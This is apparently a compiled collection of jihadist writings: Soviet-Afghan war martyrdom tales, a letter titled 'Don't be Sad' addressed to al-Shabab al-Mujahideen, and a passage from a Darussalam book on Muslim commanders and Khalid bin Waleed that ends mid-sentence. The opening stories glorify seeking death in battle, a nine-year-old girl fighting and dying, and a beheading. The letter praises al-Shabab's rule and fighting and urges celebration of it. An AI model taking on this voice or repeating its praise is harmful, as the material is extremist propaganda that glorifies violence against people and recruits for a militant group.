I said to my beloved mother: Dear mother you don't need to go there I am ready to sacrifice on your behalf.
She replied firmly "I want to participate myself."
I found myself helpless in front of her firmness. We then decided that I will go there first and manage some place to stay and other things and then take my mother later. My mother hardly agreed to it but she departed me happily. After reaching Pakistan I managed a place to stay and returned to take my mother with me back to Peshawar. I found her to be in hospital and according to doctors in the last stages of her life. I told her that I have come to take you for Afghanistan. On hearing this, an electric current ran down her frail body and all the sickness disappeared.
The next day I was surprised to see that my great mother sold all her property and jewelry to donate it to the Mujahideen. I left my siblings crying and headed with my mom to Peshawar. On reaching Peshawar she grew even more restless to reach the front. When I asked my Ameer to allow my mother to participate he decided to talk to my mother himself. On seeing the Ameer my mother became extremely happy and handed all the money to him. The Ameer told her that it was enough from her and going to the front was not appropriate for her. She

did not dare to refuse in front of the Ameer but she became extremely sad. So she left and I stayed with the intention of staying on the front for the rest of my life.
Only a little time had passed when I was informed that my mother was extremely sick and crying every time for the love of martyrdom and that she was reaching Islamabad on so and so date. I went to Islamabad. The emotional state of my mother had dragged me into a great unrest. She told me that this time she had come to sacrifice for the dominance of Islam and with no intention of going back. I took my old mother to the Jalalabad front. My mother was so happy so much that her tears won't stop. That day the Kufr must be shaking. The weak hands of this old lady looked so strong.
We reached the Jalalabad front. All the young Mujahideen started chanting enthusiastic slogans on seeing an old lady fighting for the dominance of Islam. Some moments can never be forgotten. They became a part of history... My mother had just reached the front when the enemies of Islam starting firing mortars to extinguish the radiance of Islam. Those taking part in Jihad know how pleasant such a moment is for a Mujahid. Thus, the Mujahideen brought forward my old mother against the so called Super Power.
She chanted Bismillah and Allahu Akbar to put the mortar in the cannon and like that with a Takbeer she would fire them on the enemies. These five hours were like a disaster for the infidels. As usual, the Russian planes responded by bombing the area with their planes. All the Mujahideen therefore left for their bunkers but this Mujahidah lady stood in the middle of battlefield. She raised her hands in prayer to Almighty Allah:

"O' Allah bless me with martyrdom!"

For a long time she stood there praying in pursuit of martyrdom. Then she prayed like this:

"O' Allah! If you haven't written martyrdom in my fate then give me a wound in your way. I don't want to meet you without any signs of Jihad on the Day of Judgment?. Her prayer was granted and this great lady got the gift of being wounded in the way of Allah so happily she returned to her home.

The Young Mujahidah

The fierce Russian tanks were crushing stones and bushes while proceeding. The mountains were shaking under the sounds of tanks and the slogans of the Russian soldiers. There were red flags on the tanks and vehicles. The Russian soldiers were proceeding without any fear because their intelligence sources had informed them that all the towns ahead had been vacated and people had already fled. The condition of the towns, deserted homes, and empty roads were all acknowledging these reports. Therefore this army was proceeding fearlessly. Each and every soldier of this convoy had dangerous ideas in his mind. The love of Kufr and hatred of Islam was in each and every heart. Like the Tatars, they intended on building towers of skulls. They were proceeding on their way when...
Suddenly, someone started firing somewhere from a small mountain which was in front of them. The cowards started shaking in fear. The firing was very intense moreover it was totally unexpected. The enemy suffered some casualties. This unexpected attack struck terror in their hearts. The procession had stopped. The tanks, cannons, machine guns of the communists started firing in direction of the mountains. The soldiers took their positions in different bushes to stop this sudden attack. The whole area was shaking on this intense backfire from the Russians.
The sky was filled with black clouds of smoke. The shelling of the enemy had almost perished the mountain in front of them. They were now convinced that the attacker had perished. They were going to proceed when suddenly someone started firing again from an adjacent mountain on the right. This sudden attack killed many of the communist soldiers and their lines were left in complete chaos. Once again they responded with heavy shelling - much intense then before. Due to such chaos and ill-organization many of the Russian soldiers started killing their own companion soldiers. A large number of the Russian soldiers were getting wounded from their own mortaring. The whole scene was left in complete chaos. The mortaring continued for a long period until the firing from the unknown attacker ceased.
The commander gave orders to proceed with extreme fear in his mind and the hearts of his soldiers. They were

sure that the attacker was finished but even then they were afraid. They had already suffered much. The army had just started moving when firing erupted once again from the right side of the mountain.
Many of the enemy soldiers lay wounded - immersed in their own blood. This attack disorganized there rows and columns into a disastrous chaos. The tanks started responding. The Russian soldiers started running in every direction. Many of them were shivering with fear behind their trucks. This time to the Russians got a severe blow. Due to misjudgment their own vehicles and tanks were being destroyed. The callers to the red revolution were dying in their red blood. No one knew where their target was. The stock of ammunition was about to exhaust. Hardly the army organized itself again. Their plan of proceeding forwards was changed and instead now they wanted to run away. No one was ready to move forward. The piles of dead bodies prevented them from proceeding.
Their commander devised a new plan and ordered his guerrillas to climb the mountain from where the firing originated. The enemy soldiers started crawling up the mountain with their hand grenades and Kalashnikovs. Tanks were alert in their positions ready to combat a sudden assault. The guerillas had searched all the mountains but there were no signs of any dead or alive attacker. Everyone was wondering where the attacker could possibly have disappeared so soon. Surviving such an intense shelling was almost impossible and even if the attacker survived where could he possibly have gone? The soldiers were searching with their dogs.
At last they found small footprints. The Russian soldiers shivered with fear as they followed the footprints. The footprints were becoming more prominent and were leading them to their wanted person but they did not appear to be footprints of any soldier or Mujahid. The footprints led to a pool of blood. No one was ready to believe his eyes. In front of them lay dead a nine year old Afghan Muslim girl with a Kalashnikov in her hand. The cover was blown. The enemy was mourning over its cowardliness. The Mujahidah girl lay dead in a pool of blood. There she was in front of them... the one who prevented them from proceeding for several hours. Childhood and innocence was shining like radiance from her modest face. This girl refused to migrate from her home and instead decided to avenge the blood of her parents. Her little hands alone had taken the heavy task of defending Islam. This little girl caused such a heavy damage to a whole convoy and killed so many of its soldiers. Then following the way of her predecessors she sacrificed her life to attain martyrdom. This little girl challenged the young men of this Ummah. She presented her life to Allah in thanks to the blessing of Iman and made it known to the Kufr that to combat your armies the daughters of Islam alone are enough. Your dreams of invading this blessed land are a deception. You will be humiliated and expelled from this land.
This little girl embraced martyrdom to teach the enemies of Islam that though our nation has forgotten then history of their predecessors but the sister of Maudh and Muadh r.a [the children who killed Abu Jahl] are still alive. O' enemy of Islam until these daughters are alive your dirty aims will never be fulfilled!

Saeedah Bibi

In a village called Astor [or Istor] of the province of Lughman [Afghanistan] lived a sixteen year old girl called Saeedah Bibi. His brother Shayr Afzal was a staunch communist. The Russians were killing innocent Muslims ever since the red revolution flooded in. One day the demonic Russians and other soldiers of red army made a big attack in which these merciless brutes killed more than hundred innocent men, women, and children.
The streets were filled with dead bodies, men and beasts. Streams and canals were flooded with blood. The smoke rising from the deserted homes carried a silent plea of innocent children and mothers. When Shayr Afzal reached his home with some barbaric communist soldiers her sister Saeedah Bibi welcomes him warmly. She said well done my brother. You did a great thing. You destroyed the enemies of the revolution now I am extremely happy. I myself want to go and help you against your enemies but I wish that tonight you stay at my home as a guest and leave the next morning. His brother and hundred [100] Russian communists accepted her invitation and stayed at her place for the night.
This brave girl prepared their dinner and presented it to them. After the dinner the Russian soldiers were left unconscious in the toxication of wine. When Saeedah saw that there were in a deep sleep she took a sword and killed each and every of the Russian. Then she woke her brother and said: beloved brother get up and see your companions.

When the brother saw their dead bodies he yelled at her but the honorable girl said to him why are you so shocked, I will do the same with you. You have seen with your eyes the doom of your companions and I believe that one day all the Russians and their supporters will be humiliated like that. I also believe that the sacrifices of Muslims will not go futile. One day Afghanistan will be freed?

The brother on seeing the faith of her sister asked her forgiveness but the girl refused to accept his apologies and said that even if I forgive you; Allah, our religion, our country, our innocent children, elderly and women will never forgive you. Having said this she beheaded her brother. Saeedah Bibi was martyred during a bombardment by a gunship helicopter but is still remembered as one of the bravest women in Afghan history.

Don't be Sad

Our brothers in the Movement of al-Shabab al-Mujahideen

Abū `Aṭṭā

Our brothers in the Movement of *al-Shabāb al-Mujāhidīn*:

Do not be sad when you do not hear from many of the scholars in the Muslim world and elsewhere a word of support or guidance, because they do not hear your news except from the media. It is their source of information and based on it they give their opinions that you know of.

Do not be sad O you who have established the *sharī`ah* of Allāh ﷻ when you see those who label themselves falsely as scholars betray you and try to divide your ranks. Because you have achieved in years what they thought was inconceivable and based on this false view they have established for themselves programs and wrong assumptions which have misguided many of the creation of Allāh ﷻ. Some of them think that establishing the rule of Allāh ﷻ cannot be achieved except through the ballot box which is approved by the UN. In their eyes, Islāmic rule and democracy are equal. Some of them believe we are in the Makkan stage and have therefore set for themselves programs that are limited according to the rules of Makkah. Others have joined you only to fall at the first test and then turned against you and betrayed you. Others stood against you for no reason but for envy and greed.

Be pleased because the disbelievers and apostates despise you and wish that they could sleep one night only to hear the news in the morning that you have been destroyed.

Do not be sad O you who have written with the blood of some of your best men an honorable legacy when you see the double faced Sheikh Sharīf receiving unlimited support because America is pleased with him, and when America is pleased with someone the rest of the governments of the world would be pleased with him, and if the governments are pleased with him then a great number of scholars would also be pleased with him, even though he only controls less than four square kilometers. However, you, who control most of the country and rule it according to the *sharī`ah* of Allāh ﷻ do not receive a fraction of the support which Sharīf receives because America and the International community are not happy with you. They are not happy with you because, among other things, you have stopped the work of missionary relief agencies and recently because you banned music from radio stations, which according to those scholars it is okay to listen to if you didn't play it yourself.

Be pleased O brothers because you have pleased the Creator by displeasing the creation, because your youth were firm when many others stumbled, because you have nurtured your path with the purest of blood, and because you fulfill the qualities of the victorious group whom are not harmed by those who betray them.

Be pleased because all of the sincere Muslims are with you, joining you in your moments of pleasure and your moments of difficulty and they wish they could carry you on their shoulders and say to the people:

These are my forbearers so bring me like them
O imposter, when we come together in gatherings

Be pleased because the disbelievers and apostates despise you and wish that they could sleep one night only to hear the news in the morning that you have been destroyed.

Be pleased and show this pleasure and have the masses join in this great celebration because you have become a principle bridge towards the establishment of the *Khilāfah* on the way of the Prophet ﷺ and you are a battalion in the army that would liberate the Aqsa Mosque.

COMMANDERS OF THE MUSLIM ARMY

(Among the Companions of the Prophet ﷺ)



By: Mahmood Ahmad Ghadanfar

DARUSSALAM

The Qualities of a Muslim Commander

All Praise is for Allâh Almighty. May He Shower Peace and Blessings on His Prophet, Muhammad (ﷺ) and his Companions.

The qualities and excellence essential for a Muslim general in the field of warfare are listed below -

1. True, constant and firm Faith.
2. Dignified personality.
3. Valorous and courageous.
4. Steadfast and resolute of purpose.
5. Strength of will and ability to execute.
6. Charismatic and magnetic personality.
7. Eloquent.
8. Well-equipped.
9. Generosity and liberality.
10. A sense of justice and fair play.

Let us go a little deeper into the meaning, significance and importance of these qualities:

1. True, constant and firm Faith

It is essential for a military man to have true and firm Faith in order to lead in the political and missionary spheres. A strong, firm and solid faith leaves a lasting and deep influence on the personality. This is a

basic virtue that empowers the heart with courage, valour and a total lack of fear and ambition. Whether the army faces victory and glory or obstacles and defeat, intelligence and wisdom are never thrown off balance. In the battlefield whether faced with glorious triumph or humiliating defeat, only that army adopts a balanced viewpoint and mode of operation, which has the right faith and the right perspective. It has often been seen in martial history that a victorious army and its general lose all sense of proportion and display a total loss of sense of proportion. It is intoxicated with it success and goes berserk. Civilians are killed, women are raped and human dignity is insulted and betrayed. The social system of the conquered territory is turned upside down, and social and moral values are eroded and destroyed. But the Muslim generals regard victory with modesty and humility as a blessing and gift of Allâh Almighty. This attitude is solely due to trust, faith and a right sense of values.

When the Prophet ﷺ entered Makkah triumphantly after conquering it, his head was bowed low down on the hump of his horse in gratitude to Allâh Almighty, His Creator. He declared universal amnesty for all the people of Makkah. Similarly, a successful general who in war faces obstacles, problems and adverse conditions, instead of losing heart, turns and moves closer to Allâh ﷻ. He faces all difficulties with courage and bravery. This competence and ability is born of confident reliance on, and perfect and absolute trust in Allâh Almighty.

This is the reason why the Prophet ﷺ, instead of losing hope in the disaster of the battle of Uhud, led his injured *Mujâhideen* right up to Hamra' Al-Asad in hot pursuit of the Quraish without giving them an opportunity to turn around and enter Al-Madinah to celebrate their success. This shows that if the leading general is courageous and ambitious, he can recoup his losses and turn defeat into victory. Misfortunes and defeats fail to overcome his high spirits and, ultimately it is this high morale which lifts up the sagging spirits of his soldiers and leads them to triumph.

One day the Commander-in-Chief of the Muslims, Messenger of Allâh ﷺ, was lying down in the shade of the Ka'bah, resting. One of his most loyal Companion Khabbab bin Aratt, who had suffered deeply from

the *Kuffar*, asked him when Allâh Almighty would help them; the suffering and cruelty had reached its utmost limits. The Prophet ﷺ sat up and said:

> "O Khabbab, Are you giving up so easily with just these little problems? Our predecessors who spoke up for the Truth and worshipped the Truth had suffered much more than us. Saws were used to tear them apart, and combs made of iron were used to rake their flesh, but they remained stubbornly adherent to the Truth. The greatest torture and tyranny failed to make them recant or retract an inch from their positions. O Khabbab, be patient and very soon you will see for yourself the gentle and halcyon days of peace everywhere. The land of Arab will become the cradle of loving and serene brotherhood. From San'a' to Hader Al-Moat wayfarers will be able to travel in peace, with no fear of danger."

Calamities, misfortunes and problems have to be faced with patience and fortitude because they prove to be the forerunners of victory and success. And how does one inculcate these qualities? They are born of a deep and abiding faith in Allâh Almighty; many a time, because of these qualities, events which bewilder man's powers of reason and logic occur in the battlefield. One of the greatest generals in the history of Islam, Khâlid bin Waleed ﷺ, right in front of the enemy fearlessly and boldly drank up a bottle of deadly poison. This lethal dose of poison did him no harm! This was because he had absolute faith that Allâh Almighty could negate the effect of the poison. The enemy was simply astounded!

Another great general, Sa'd bin Abu Waqâs ﷺ, led his horse into the deep waters of the River Dajlah, and crossed over, safe and sound to the other side to the utter amazement of the enemy Persian army which was standing there. He thus proved that if Allâh Almighty is the Helper, then nothing can harm or injure people who have pure and absolute faith in Him.

After the resounding victory in the battle of Yarmook, the great General Khâlid bin Waleed ﷺ received a letter dismissing him from service. Very calmly he said:

> "I did not fight in the battlefield for *Amir-ul-Mo'mineen* 'Umar bin Khattâb ﷺ; I fought to bring glory to Allâh and Islam. I can continue to perform my duty even as an ordinary soldier. Therefore I do not regret receiving a letter of dismissal."

Such an attitude can only be the result of the deep faith and a righteous viewpoint.

2. Dignified personality

In order to fulfill one's duties in the army military leaders are made to pass through certain stages in the course of their training. Special care is taken to see that they are trained according to a certain manner. This is in order to cultivate an imposing and dignified personality. The army has to have discipline and a sense of order. Therefore men who have to fulfill the duties of military leadership have to possess an impressive personality. This imposing dignity and a certain aura of majesty impresses and overawes the onlooker; and feelings of love, respect and reverence take root in his heart. This blessed quality of dignity is a gift of Allâh Almighty. It can become part of one's personality only if there is true Faith, fear of Allâh Almighty, integrity, and an effort to guard moral and ethical values.

Not one person had the courage to look the Prophet ﷺ in the eye. When he spoke the effect was almost as if the persons addressed had been mesmerized and could not move. There is no parallel in human history of a person evoking such a response. He was respected, revered and inspired awe and love. Amirul-Mo'mineen 'Umar Farooq ﷺ had such a dignified bearing and was so awe-inspiring that people felt nervous to speak to him. Some of the companions told 'Abdur-Rahmân bin 'Auf ﷺ that they felt scared to talk to the Amirul-Mo'mineen, and that he should adopt a softer attitude. When he came to know of this, he offered this supplication to Allâh ﷻ:

> "O Allâh Almighty increase my dignity day by day, so that I may be better able to spread Your true Message."

There are examples in society where a man may appear very strong, but unfortunately lacks a dignified personal presence. Thus he has absolutely no value or merit in the affections of people. It is essential for

a Muslim general to have a very dignified and awe-inspiring personality; otherwise he cannot discharge his duties and responsibilities of leadership to perfection, or even to near-perfection. The Prophet ﷺ had said:

> "I have been granted such majesty and dignity that the enemy who is a month away from me (in terms of travelling distance) starts to tremble when he hears my name."

3. Valour and Courage

Only that person can fulfill the responsibilities of a leader in the battlefield who is the personification of bravery, valour, daring and fearlessness. When the conditions in war are extremely unfavourable only a daring and fearless man can overcome and control them. 'Ali ﷺ says that whenever matters took a critical turn in a battle they used to look at the bold and confident attitude of the Prophet ﷺ and gain courage. Whenever the fighting was at its most intense he would display extraordinary daring and nerve and move as close as possible to the enemy and try to overwhelm him. All his *Mujâhideen* would then gain courage and aspire to follow his example.

When Khâlid bin Waleed ﷺ went into the battlefield to face the Roman General, he realized that his steed was weaker in comparison with the enemy. The Roman of course wanted to take the fullest possible advantage of the situation. Khâlid bin Waleed ﷺ guessed his intentions and made a very daring counter move. He leapt down from his horse and struck a powerful blow with his sword at the leg of the Roman's horse. Its leg broke and he fell to the ground; his rider too fell at the feet of Khâlid bin Waleed ﷺ, who in a flash cut off his neck. Having got rid of his enemy he calmly sat down and had his meal right there!

4. Steadfast and resolute of purpose

In the arena of war the ordinary soldier in the army keeps up his morale and is bold as long as his Commander displays a steadfast and resolute attitude. As soon as the general shows hesitation or indecisiveness, the army too begins to falter. When the enemy exerts intense pressure it is the primary and most important duty of the

Commander too not only built up, but to keep up the morale of his men. And only that General can fulfill this duty to the best degree who, is consistently resolute, steadfast, intrepid and brave. During the battle of Hunnain when the army was falling apart due to the pressure being exerted by the enemy the Prophet ﷺ stood firm in the battlefield and with great fervour said:

> "I am the True Prophet, it is no lie, and I am the son of 'Abdul Mutallib!"

Seeing the resolute stand taken by him, the army which was scattering in fear rallied round him. Thus it is seen that whenever a crisis occurs in battle and the army faces a difficult situation, the commander should display confidence and steadfastness. This is the only way to win lost causes. This is the primary and essential military responsibility of a general.

The Qur'ân gives a golden principle about how to inculcate and develop this invaluable quality of steadfastness and resoluteness. Allâh Almighty says:

> "O you who believe! If you will help (in the cause of) Allâh, He will help you, and make your foothold firm." (47:7)

In order to attain and achieve this great quality one must be prepared to sacrifice one's life and possessions to propagate and promote the religion of Allâh Almighty. Whosoever helps to spread the religion of Allâh Almighty, he will find Him to be his Supporter and Protector. And if Allâh Almighty gives him His Support and Protection then he is assured success now and in the Hereafter. Steadfastness is the stepping stone to real success as the Noble Qur'ân has instructed. The Noble Qur'ân says:

> "O you who believe! When you meet (an enemy) take a firm stand against them and remember the Name of Allâh much (both with tongue and mind), so that you may be successful." (8:45)

In this *Âyah* of the Noble Qur'ân the glad tidings have been given that when opposing the enemy firmness and determination should be displayed and Allâh Almighty should be remembered and appealed

to fervently at all times. This multiplies the chances of success. Firmness of purpose and remembrance of Allâh ﷻ are very important for a Muslim commander.

5. Strength of will and ability to execute

Any successful general has to have a strong will and be competent and efficient enough to have his orders executed. If he does not have this ability he will not be able to do justice to his plan.

A determined general will be resolute and firm in making a decision and also in implementing it boldly and courageously. If a leader is irresolute then he will not be able to deal with or control the changing conditions in the battlefield. There are many such examples in life where a person practices abstinence, has great faith in and fear of Allâh Almighty, but lacks self-confidence, will power and the element of firmness in the actual execution of a well thought out strategy. In other words, theoretical planning by itself is of no use unless there is practical application. A leader must have the ability to plan the strength of will to decide firmly, and then to execute the plan. A person who does not have all these three qualities cannot be a successful leader in any sphere - social, political or military.

This is why the Prophet ﷺ instructed Abu Zar Al-Ghaffari ﷺ, a weak willed person that he should never take on the responsibility of leading even two people. The onus would fall on him for any errors of omission or commission on the Day of Judgment, and humiliation, dishonour and repentance would be his fate. On the other hand, the Prophet ﷺ appointed the young seventeen year old 'Usâmah bin Zaid ﷺ the Commander of an army which included such noteworthy, experienced and respected Companions such as Abu Bakr Siddiq and 'Umar Farooq رضي الله عنهما.

Courage and ambition take life from determination and a strong will; for success in a daring and dangerous enterprise this characteristic is indispensable. It is again from this trait of character that a fortified and firm faith is born. It is this element that gives continuity and a logical follow up to action. Allâh says:

"Then, when you have taken a decision, put your trust in Allâh,

certainly, Allâh loves those who put their trust (in Him)." (3:159)

Brave people always practice in every field; with firm and determined action they perform incredible and remarkable deeds. Lack of sturdy resolve makes a person act according to momentary whims and caprices, and he cannot by any means carry out the onerous responsibilities of a successful leader. Thus it is essential for a military commander or a general that strength of will be very much part and parcel of his temperament.

6. Charismatic and magnetic personality

All the qualities mentioned above pertain to the character and capabilities of the ideal commander and not to his physical appearance. But when a leader is selected it should be borne in mind that his physical attributes also have an effect on the development of his personality as a whole; besides they also affect the beholder as well as his subordinates.

In social interaction smartness in dress, good manners and a certain elegance of style play a very positive role in winning over people. In this context if one studies the personal habits of the Prophet ﷺ one sees how particular he was as regards personal hygiene, neatness and cleanliness. People would realize he had passed by a street because he left an aura of perfume behind him. Whenever he met delegations he would make it a point to dress well. Besides being cultured and well mannered a leader also has to have a fine physique. The Noble Qur'ân says:

"And their Prophet (Samuel عليه السلام) said to them, 'Indeed Allâh has appointed Tâlût (Saul) as a king over you.' They said, 'How can he be a king over us when we are fitter than him for the kingdom, and he has not been given enough wealth.' He said: 'Verily, Allâh has chosen him above you and has increased him abundantly in knowledge and stature. And Allâh grants His kingdom to whom He wills. And Allâh is All-Sufficient for His creatures' needs, All-Knower." (2:247)

Talut was a handsome tall youth from among the Bani Israeel who

was chosen to be their king, and his good looks and his physique were considered to be one of the basic qualifications for a ruler. For leadership in the military besides a person's intellectual prowess, his physical fitness and looks should also be taken into account.

7. Eloquence

Eloquence and oratorical skills can be used to great effect to rouse emotions and feelings. To inculcate courage, to arouse ambitions and to rouse the fervour of the *Mujâhideen* to grievously wound the enemy (for all these purposes) eloquence can be used to great effect. A skillful orator through his eloquence can change the course of things, and can turn a peaceful environment into a flaming volcano. An army commander with his eloquence can inflame his men with a burning desire to go to *Jihâd*, and thus easily gain supremacy over the enemy. A trait shared by all notable generals in military history has been eloquence. A successful general before entering the battle arena always give a fiery and emotionally charged speech to his army, arousing the ardent desire for *Jihâd*, and this makes it that much easier for the men to gain victory. An appropriate and timely extempore and passionate address can have a magical effect on the men. In military schools the officers who are chosen to command are specially educated and trained in the skills of oratory, so that they can use this skill when the need arises. Every general must possess this ability.

8. Excellent arms

Every age in the history of mankind has acknowledged the vital importance and necessity for having the best available arms to equip their forces. The Prophet ﷺ said:

"Verily, the strength is in archery."

This statement is valid even today in this technologically advanced age. Whichever country has the strongest arms and arsenal has supremacy over its opponent. It should be the strongest available and well organized. And for modern arms too the same skill of *Rammi* is essential. Whether it may be the napalm bomb, the hydrogen bomb or the atom bomb - all arms need to be deployed and aimed, which is the skill of *Rammi* that the Prophet ﷺ spoke about.

Intelligent and alert nations, who wish to subjugate the enemy, Should always be well equipped, well prepared and well organized.

Military preparedness and the equipping of oneself with the best possible arsenal for the purpose of inspiring awe and dread in the enemy. In the modern age when there are displays and parades of military equipment on national days and so on, one underlying purpose is to impress and warn the enemy, as it were. And if the enemy is really planning to attack, then he will be forewarned of the possible dangers and repercussions.

The Noble Qur'ân goes into this concept in very great detail. As Allâh Almighty says:

> "And make ready against them all you can of power, including steeds of war (tanks, planes, missiles, artillery) to threaten the enemy of Allâh and your enemy, and others besides whom, you may not know but whom Allâh does know. And whatever you shall spend in the Cause of Allâh shall be repaid unto you, and you shall not be treated unjustly." (8:60)

Gaining power and strength through the acquiring of war equipment and arsenals helps to impress the enemy and cow him down. The commander, in order to do justice to his position should have full knowledge regarding all kinds of equipment and have wide ranging experience regarding the use of it as well.

9. Generosity and liberality

A head of any department or establishment should be a liberal, beneficent and just person; this leads to many good results. A liberal person is universally loved and respected, and this helps him to perform his duties of leadership more easily and better. Prophet ﷺ said:

> "A generous and munificent person is closer to Allâh Almighty, people and *Paradise* (Paradise)."

Philanthropy and generosity adds great dignity to personalities.

The Prophet ﷺ was extremely generous; often he would fill up the purses of the needy to such an extent that prosperity and well being

became theirs for life. It is but a fact of human nature that a generous person who benefits others is more loved and respected by others. When a general behaves with compassion, generosity and kindness with all his subordinates in the army, then it is only natural that they will love him and obey him. They will think it to be an honour to obey his every wish. Leadership and generosity are very closely bound to each other. A stingy and miserly leader will always face shame and embarrassment, and any order given by him will be obeyed with great reluctance. His men will resent him. It has often been seen that harsh, mean and miserly leader will be dispatched by his own subordinates! During the training of generals the elements of compassion, generosity and kindness should be inculcated and the advantages resulting therefrom pointed out to them. They should be able to take full advantage of this great quality in practical life and play a prominent role in the battlefield and in their military life.

10. A sense of justice and fair play

Every human being should have beautiful this life stile. If all human beings behaved in a just and fair manner, society would be transformed and peace and tranquillity would prevail. Especially the head of any institution should compulsorily conduct all affairs under his administration with justice. If he is unfair he will arouse great resentment and hatred. And this will affect his practical life. The Noble Qur'ân enjoins this:

"Be just: that is nearer to piety." (5:8)

Justice, impartiality, abstinence and fear of Allâh ﷻ are qualities which add radiance to personal magnetism. These are some basic characteristics which should be an essential part of the mental and physical make-up of any general. If the army training centers pay attention to the inculcation and development of these qualities the Muslim nations will be able to produce great and efficient soldiers of Allâh Almighty.

May Allâh Almighty Shower His Blessings on the Prophet Muhammad ﷺ and his Companions!

Khâlid bin Waleed ﷺ

The Prophet ﷺ said:

"Khâlid bin Waleed! On the basis of your intelligence, understanding and foresight I was very hopeful that one day you would finally accept Islam."

Khâlid bin Waleed ﷺ

A strong and sturdy physique, tall stature, broad shoulders, dignified bearing and eagle-eyed with a brilliant intellect, noble thoughts and firm determination this was the grand personality of Khâlid bin Waleed, one of the greatest warriors and commanders of Islamic army. He was the ideal man uniting within his personality both physical and intellectual beauty. He was the personification of nobility and majesty, and an enviable example of all the best qualities. An unparalleled rider, an expert swordsman and equally adept with the spear or any other weapon, he was noted for his courage and his foresight in planning. In the battle of Uhud, fighting from the *kuffar*, displaying expertise and valour. He scattered the forces of the *Mujâhideen*; but in the battle of Mouta, it was the very same Muslim hero whom by his brilliant strategic planning and courage, not only saved most of the *Mujâhideen* but led them to one of their greatest triumphs. The palaces of Rome and Persia trembled at his coming as he tore through the ranks of the enemy in the battlefields.

When the *kuffar* heard this fearless man's name they were shaken by a terrible and dreadful panic; his stormy attacks and victories stunned the world, and the Prophet ﷺ gave him the title of *Saifullâh*, (Sword of Allâh). He is recognized in the world's military history as one of the greatest generals of all time. Triumphs and victories used to kiss his feet and even his worst enemies acknowledged his military expertise. From his early childhood Khâlid bin Waleed was very sprightly, agile and courageous. He was the son of the chieftain of the tribe of Banu Makhzoom, Waleed bin Mughaira, and was hence everyone's favourite. In his youth the qualities of foresight and planning bloomed

to perfection, and he occupied an enviable position among the youths of Banu Makhzoom. He was blessed with a splendid graceful physique which, attracted people and was counted among the nobility. From the battle of Uhud to the battle of Hudaibia, he was the squadron leader and commander of the cavalry. After that he was irradiated by his faith in Islam. The story of his conversion to Islam makes interesting readers.

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Haris bin Hisham in the 'Tabqât bin Sa'd' relates that Khâlid bin Waleed used to say that before he accepted Islam, almost in every engagement, he used to enter the battlefield challenging the Prophet ﷺ. But each time his majesty and nobility seemed to spread an aura which, seemed to enter the heart of Khâlid bin Waleed. Finally, Allâh ﷻ sowed in his heart the love of Islam. On one occasion when the Prophet ﷺ was leading the *Zuhr* (afternoon prayer) in the battlefield, with his army behind him, Khâlid bin Waleed was tempted to take advantage of this invaluable opportunity and attack the Muslims who would thereby suffer irrevocable losses. But some invisible force seemed to hold him back and he just could not muster up enough courage to do it.

Then again in the same battlefield the Prophet ﷺ led the *'Asr* (early evening prayer). Again the thought came to Khâlid bin Waleed ﷺ that he should not lose this chance to attack the Muslim army engrossed in prayer. But it seemed as if his feet could not move; he realized that some unseen power was protecting the Prophet ﷺ and surely he would one day conquer not only whole Arabia but also, the whole world.

When the Prophet ﷺ signed the peace treaty at Hudaibiyah and returned with his Companions to Al-Madinah, Khâlid bin Waleed wondered what would follow next. He kept pondering what he should do. Should he migrate to Ethiopia? But then the thought came to him that the ruler, Najâshi, a Christian was already a follower of the Prophet ﷺ, and Muslims had found a peaceful life under his protection. Then he thought of going to King Harqul, give up his religion and become a Jew or a Christian. He thought of leaving Arabia, but all said and done it was his homeland. Should he just sit at home and give up his warrior's life? An endless stream of thoughts seemed to flow through his mind, but he just could not make up his

mind. At that momentous time he got a letter from his brother, who had converted to Islam. He wrote in very affectionate terms that the Prophet ﷺ had asked him where Khâlid bin Waleed was. He had answered respectfully that Allâh Almighty would surely one day bring Khâlid bin Waleed to the Prophet ﷺ to embrace Islam. It was not possible, he told him that his intelligent, perceptive and able brother should be deprived of the blessings of Allâh Almighty and Islam.

This message says Khâlid bin Waleed, inclined his mind and feelings even more towards Islam, and he felt very elated and proud that the Prophet ﷺ had asked about him. He felt that his fortune had taken a turn for the best possible future. During this time he dreamt that he was moving out of a tiny, dark, dingy and airless place into a vast, green fertile field. When he woke up he felt extremely pleasant and made up his mind to definitely go to Al-Madinah. He wished that he could find someone going there to join him.

He expressed his intention to 'Uthmân bin Talhah ﷺ who agreed to accompany him, and with a fervent desire to reach the presence of the Prophet ﷺ they started on their journey. On the way they met 'Amr bin 'Aas ﷺ. He asked them where they were going and he said he was on his way to meet the Prophet ﷺ at Al-Madinah, as he was planning to swear allegiance to Allâh Almighty and Islam. When they realized that they all were bound together by the same yearning for Islam and its True Prophet, they continued on the journey together happily. They reached the presence of the Prophet ﷺ on the first day of Safar, 8th Hijrah. Khâlid bin Waleed respectfully greeted him and was greeted by him with a smile. Khâlid bin Waleed then took the pledge of allegiance, swearing on the palm of the Prophet ﷺ. Then very affectionately he told Khâlid bin Waleed ﷺ:

> "I was sure, taking into consideration your brilliance, your wisdom and foresight that surely one day you would accept Islam as your religion."

Khâlid bin Waleed ﷺ then requested him to pray to Allâh Almighty to forgive him for all the sins he had committed with the might of his sword against Islam and for the problems he had created for Muslims.

The Prophet ﷺ assured him in gentle and compassionate tones that all

he had done as a *kafir* (disbeliever) in his days of ignorance would be automatically erased. Khâlid bin Waleed ﷺ replied that still he would request the Prophet ﷺ to offer supplications to Allâh ﷻ for him. Then the Prophet ﷺ prayed to Allâh Almighty, asking Him to forgive Khâlid bin Waleed all his sins, and to have Mercy on him, for doubtless He is Forgiving and Generous.

Then 'Umar bin 'Aas and 'Uthmân bin Talhah رضي الله عنهما too stepped forward and swore allegiance to Islam on the palm of the Prophet ﷺ.

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Khâlid bin Waleed ﷺ told his dream to Abu Bakr Siddiq ﷺ, that he saw in a dream that I was in a tiny dark room and after that in the fertile green. Abu Bakr Siddiq ﷺ told him:

> "The narrow dark room is your life is disbelieve and *Shirk* and the fertile green expanse is your life in Islam. Allâh Almighty has brought you out of the narrowness and darkness of ignorance into the radiant and enlightened fields of Islam, may this prove auspicious for you."

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Khâlid bin Waleed ﷺ had converted to Islam, not out of fear or greed, but because he was influenced by the attractive and magnetic personality of the Prophet ﷺ. In human history forthrightness and frankness in upholding the principles of Truth has been recognized as a basic and vital quality. This is the reason why people who have the courage to speak up for what they believe to be the Truth are often extremist in expressing their views. These two positive qualities of courage and frankness are to be found in the character of the great General Khâlid bin Waleed ﷺ.

Until the time that he accepted Islam he was the most dangerous enemy of Islam. In the battle of Uhud he played a major role in converting the victory of Muslims into defeat with his extremism and firmness of purpose. Since the *Kuffar* were losing they were despondent and had given up hopes of winning completely. In this

